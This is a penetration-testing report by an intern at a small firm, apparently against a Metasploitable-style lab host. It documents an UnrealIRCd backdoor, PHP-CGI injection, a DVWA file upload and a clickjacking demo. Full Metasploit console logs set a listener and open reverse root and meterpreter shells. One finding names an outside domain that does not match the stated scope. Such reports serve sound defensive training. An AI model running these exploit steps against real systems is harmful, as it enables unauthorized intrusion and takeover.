VULNERABILITY ASSESSMENT AND PENETRATION TESTING REPORT

Pargavan Cyyber Solutions

DISCLAIMER :

This VAPT report is confidential and intended solely for authorized personnel. It reflects the security posture at the time of assessment. Pargavan Cyyber Solution’s holds no liability for any misuse, misinterpretation, or resulting consequences. While the recommended fixes help reduce risk, they do not guarantee protection against future threats—continuous monitoring and regular assessments are essential. Unauthorized sharing, reproduction, or modification of this report is strictly prohibited. The contents are subject to change as the IT environment evolves and are protected under applicable intellectual property and data protection laws. Secure handling and storage are required, and written permission is mandatory for any external distribution or use.

Table of Content :

1 Executive Summary :

This document outlines the standard classification framework used in Vulnerability Assessment and Penetration Testing (VAPT) to effectively identify, categorize, and prioritize security risks. The assessment includes various testing methodologies such as black box, white box, and grey box approaches, depending on the level of access and knowledge provided during the engagement. Vulnerabilities discovered during the assessment are classified based on their potential impact, ease of exploitability, and likelihood of occurrence. This structured approach helps organizations understand the severity of identified weaknesses and prioritize remediation efforts accordingly to strengthen their overall security posture.

2 Document Version History :

Document version	1.0
Report date	01.07.2025
Authored by	Tamilarasu M
Reviewed by	Srinath R
Prepared date	01.07.2025

3 Scope :

Tested URL/Endpoint	192.168.29.249
Environment	On Prime Serve

4 Out of Scope:

The following items are considered out of scope for this assessment, as they are either not relevant to the target environment or lie beyond the boundaries defined in the agreed-upon testing scope. Vulnerabilities associated with systems, services, or components not explicitly included in the assessment were excluded from testing. As a result, the findings in this report do not reflect potential risks related to these areas.

- Social Engineering
- Denial of Service (DoS)
- Configuration Audits of Unscoped Systems
- customer financial information

5 Tools Used :

The penetration testing team at Pargavan Cyyber Solution's leverages a strategic combination of manual testing techniques, industry-recognized commercial and open-source tools, and tailored custom scripts to ensure a thorough, accurate, and context-aware security assessment. This multi-layered approach enables the identification of complex vulnerabilities that automated tools alone may overlook. The following tools were employed during the engagement to support various phases of the testing process:

Nmap	Network scanning and service discovery
Burp Suite	Web application testing and interception
Firefox extension	Wappalyzer
Kali Linux	Penetration testing os provide a wide range of offensive security tools
Metasploit Framework	Exploitation of known vulnerabilities and post-exploitation testing
Dirsearch	used for brute-forcing directories and files on web servers

6 Approach and Methodology:

6.1 NETWORK:

The network layer was evaluated for exposed services, misconfigurations, outdated software, and potential backdoors. Scanning and enumeration tools were used to map open ports, identify running services, and detect known vulnerabilities.

6.2 WEBSITE:


The web application was tested for common security flaws including outdated components, insecure file upload mechanisms, missing security headers, and input validation issues. Testing focused on exploiting weaknesses that could lead to unauthorized access, data leakage, or remote code execution.

7 Observation :

S.No	Vulnerable Name	Severity	Status
1	OpenUnrealIRCd 3.2.8.1 Backdoor Vulnerability	Critical	Open
2	PHP 5.2.4 RCE Vulnerability	Critical	Open
3	File Upload	High	Open
4	ClickJacking	Medium	Open

8 Vulnerability Graph:

Critical	High	Medium	Low
2	1	1	0



This chart illustrates the current threat landscape by categorizing vulnerabilities based on their severity levels — Critical, High, and Medium. It reflects the potential business impact and considers the ease of mitigation.

9 Proof of Concept:

This section provides validated examples of identified vulnerabilities, demonstrating how they can be exploited to compromise system or application security.

1 UnrealIRCd 3.2.8.1 Backdoor Vulnerability

Description:

The target is running UnrealIRCd version 3.2.8.1, which is affected by a known backdoor inserted into the software's source code. This backdoor was present in the unofficial distribution of the software and allows attackers to execute arbitrary commands remotely by connecting to the IRC server and sending specially crafted input.

Impact:

Successful exploitation grants attackers remote shell access with root privileges, resulting in full compromise of the system.

Severity :

Critical

Affected IP Address:

192.168.29.249

Affected Port Number:

6667 (IRC)

Recommendation:


Immediately remove the affected UnrealIRCd version and reinstall from a verified official source.


Apply strict firewall rules restrict IRC access.

Reference URL:

Exploit-DB: CVE-2010-2075

Initial Test :




tamilarasu@Tamil: ~
File Actions Edit View Help
tamilarasu@Tamil: ~
tamilarasu@Tamil: ~
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.29.246
LHOST => 192.168.29.246
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit
[*] Started reverse TCP double handler on 192.168.29.246:4444
[*] 192.168.29.249:6667 - Connected to 192.168.29.249:6667 ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.29.249:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo 2nWJTNUr43X8OZHs;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "2nWJTNUr43X8OZHs\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.29.246:4444 → 192.168.29.249:55833) at 2025-06-30 13:04:08 +0530
sessions
[*] Wrong number of arguments expected: 1, received: 0
Usage: sessions <id>
Interact with a different session Id.
This command only accepts one positive numeric argument.
This works the same as calling this from the MSF shell: sessions -i <session id>
sessions 1
[*] Session 1 is already interactive.
whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
id
uid=0(root) gid=0(root)

Status :

Open

2 PHP 5.2.4 Remote Code Execution Vulnerability:

Description:

The web server is running an outdated version of PHP (5.2.4), which is vulnerable to multiple security issues. Notably, it includes CVE-2012-1823, a CLI Argument Injection vulnerability that affects PHP when it is executed in CGI mode. This flaw allows remote attackers to execute arbitrary code on the server without authentication.

Impact:

Exploitation can lead to full remote code execution on the system, potentially allowing attackers to gain unauthorized access, execute system commands, upload malicious files, or pivot to other parts of the network.

Severity:

Critical

Affected IP Address:

192.168.29.249

Affected Port Number:

80 (HTTP)

Recommendation:

Immediately upgrade to a supported and secure version of PHP.

Avoid using CGI mode; instead, use alternatives like PHP-FPM or mod_php.


Monitor logs for signs of exploitation attempts.


Conduct a thorough vulnerability scan and system integrity check.

Reference URL:

CVE Details: CVE-2012-1823

Initial Test:


msf6 > use exploit/multi/http/php_cgi_arg_injection
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/php_cgi_arg_injection) > options
Module options (exploit/multi/http/php_cgi_arg_injection):
Name Current Setting Required Description
PLESK false yes Exploit Plesk
Proxies no A proxy chain of format type:host:port[,type:host:port][
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs
RPORT 80 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
TARGETURI no The URI to request (must be a CGI-handled PHP script)
URIENCODING 0 yes Level of URI URIENCODING and padding (0 for minimum)
VHOST no HTTP server virtual host
Payload options (php/meterpreter/reverse_tcp):
Name Current Setting Required Description
LHOST 192.168.29.173 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Automatic
View the full module info with the info, or info -d command.
msf6 exploit(multi/http/php_cgi_arg_injection) > set RHOST 192.168.29.249
RHOST => 192.168.29.249
msf6 exploit(multi/http/php_cgi_arg_injection) > exploit


msf6 exploit(multi/http/php_cgi_arg_injection) > exploit
[*] Started reverse TCP handler on 192.168.29.173:5555
[*] Sending stage (40004 bytes) to 192.168.29.249
[*] Meterpreter session 1 opened (192.168.29.173:5555 → 192.168.29.249:33623) at 2025-07-01 02:55:58 -0400
meterpreter > ls
Listing: /var/www
Mode Size Type Last modified Name
041777/rwxrwxrwx 17592186048512 dir 182042302250-03-10 11:10:13 -0400 dav
040755/rwxr-xr-x 17592186048512 dir 182042482449-05-12 11:17:21 -0400 dvwa
100644/rw-r--r-- 3826815861627 fil 182042311505-02-17 18:13:29 -0500 index.php
040755/rwxr-xr-x 17592186048512 dir 181964996940-05-31 14:38:18 -0400 mutillidae
040755/rwxr-xr-x 17592186048512 dir 181964937872-02-08 13:03:20 -0500 phpMyAdmin
100644/rw-r--r-- 81604378643 fil 173039983614-08-05 02:08:28 -0400 phpinfo.php
040755/rwxr-xr-x 17592186048512 dir 181965051925-08-30 13:04:46 -0400 test
040775/rwxrwxr-x 87960930242560 dir 173083439924-11-22 07:50:32 -0500 tikiwiki
040775/rwxrwxr-x 87960930242560 dir 173040024853-07-11 18:58:19 -0400 tikiwiki-old
040755/rwxr-xr-x 17592186048512 dir 173046477589-12-24 16:59:26 -0500 twiki

Status: Open

3 File Upload Vulnerability:

Description:

The server at 192.168.29.249 allows unauthenticated users to upload files through a PHP-based upload mechanism. The upload path is disclosed in the server response, enabling attackers to directly access or execute the uploaded files.

impact:

Attackers can upload and execute malicious files (e.g., PHP web shells), resulting in:

Remote code execution

Full system compromise

Data theft

Severity:

High

Affected IP Address:

192.168.29.249

Affected Port Number:

80 (HTTP)

Recommendation:

Block upload of executable scripts (e.g., .php, .exe, .sh)

Store uploaded files outside the web root


Restrict access to uploaded files via access controls

Implement server-side validations; never rely solely on client-side checks

Reference URL:

OWASP: Unrestricted File Upload

Initial Test:



192.168.29.249/dvwa/vulnerabilities/upload/#

Not secure 192.168.29.249/dvwa/hackable/uploads/Tamilarsu.php

64k-ultra-hd-hacker-tfskpz6via0u0jp9.jpg
DOC-20250411-WA0011. (2).docx
DOC-20250508-WA0061..docx
Tamilarsu.php
WhatsApp Image 2025-06-19 at 12.06.28 PM.jpeg
bug.php
cacert(1).der
d.php
dhanu.html
dvwa_email.png
gok.php
head.html
irhg.html
khbjjkbbbubjhnnkounk.docx
logo.php
r.php
sample.php
san.php
th.php
thirumurugan.php
txt.php
vee.php
vir.php
viru.php
virus.php

Status: Open

4 Clickjacking Vulnerability:

Description:

The target website ksriet.ac.in does not implement the X-Frame-Options or Content-Security-Policy headers. This omission allows the site to be embedded within an <iframe> on a malicious page, enabling attackers to perform clickjacking attacks by overlaying deceptive UI elements.

Impact:

Attackers can trick users into clicking hidden or disguised elements, potentially leading to:

- Phishing attacks
- Theft of user input or credentials
- UI redressing

Severity:

Medium

Affected IP Address:

192.168.16.124

Affected Port Number:

80 (HTTP) / 443 (HTTPS)

Recommendation:

Add the following HTTP security headers:

X-Frame-Options: DENY or SAMEORIGIN

Regularly test for UI redressing vulnerabilities

Educate frontend developers on secure frame usage

Reference URL:

OWASP – Clickjacking Defense Cheat Sheet

Initial Test:


head p ClickJacking Demo.html
~/Desktop

```
<head>
  <p>ClickJacking Demo<p/>
  <p>clickedjacked by  Tamilarasu M <p/>
<style>
@charset "utf-8";

body {
    margin: 0px;
    padding: 0px;
}

/* iframe's parent node */
div#root {
    position: fixed;
    width: 100%;
    height: 100%;
}

/* iframe itself */
div#root > iframe {
    display: block;
    width: 100%;
```



Status: Open

10 Tester Profile :

I am Tamilarasu M, a passionate cybersecurity intern with hands-on experience in penetration testing And vulnerability assessments, and CTFs. I specialize in web application and network security, and I’m currently gaining real-world experience through my internship at Pargavan Cyyber Solutions, where I actively contribute to security assessments and innovative approaches to modern cybersecurity challenges.

11 Conclusion:

The VAPT identified multiple critical and high-risk vulnerabilities, including remote code execution and file upload issues, that could lead to full system compromise. Immediate remediation is essential. Regular security assessments, timely patching, and adherence to best practices are recommended to maintain a strong security posture.